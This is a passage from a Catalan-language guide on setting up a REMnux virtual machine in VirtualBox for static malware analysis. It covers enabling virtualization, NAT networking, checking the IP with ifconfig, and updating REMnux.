### 13.1 Instal·lació de software

El primer que hem de fer és instal·lar el software per fer virtualitzar el sistema operatiu *Linux Ubuntu*. Triem **VirtualBox** i prosseguim a descarregar-lo de la seva web oficial. Normalment, per seguretat, el nostre ordinador no accepta virtualitzacions de sistemes operatius de 64 bits i és molt possible que tinguem que habilitar l'opció a la Bios. Cal remarcar que el sistema virtualitzat que tenim que utilitzar és 64 bits.

Una vegada tenim la màquina virtual funcionant, cal descarregar l'arxiu .ova que conté el sistema operatiu i tot el programari que farem servir per portar a terme el nostre laboratori. Val a dir que es tracta d'un sistema molt lleuger i no calen grans característiques de hardware per dur a terme les tasques.

Abans de obrir el sistema operatiu, caldrà revisar les opcions de xarxa. En el nostre cas, de moment només caldrà accés extern per poder actualitzar les eines que farem servir, més endavant, formarem una xarxa interna per enllaçar amb altres sistemes operatius. De moment doncs, tindrem un sol adaptador configurat per defecte com a NAT per tenir accés a Internet:



Si obrim un terminal i escrivim *“ifconfig”* podem veure que **eth0** té una direcció IP assignada dinàmicament que proporciona accés exterior:

```
remnux@remnux: ~  
File Edit Tabs Help  
remnux@remnux:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:24:da:26  
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe24:da26/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:49 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:56 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:9907 (9.9 KB)  TX bytes:5386 (5.3 KB)  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:65536  Metric:1  
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:480 (480.0 B)  TX bytes:480 (480.0 B)
```

Una vegada obert el **REMnux**, el primer que cal fer és actualitzar-lo a la darrera versió amb la següent ordre per terminal:

```
remnux@remnux: ~  
File Edit Tabs Help  
remnux@remnux:~$ update-remnux full
```

Amb aquesta actualització estarem preparats per les darreres novetats que ens pugui aportar el sistema.  
Val a dir que aquest tipus d'instal·lació ens servirà només per analitzar mostres de manera estàtica.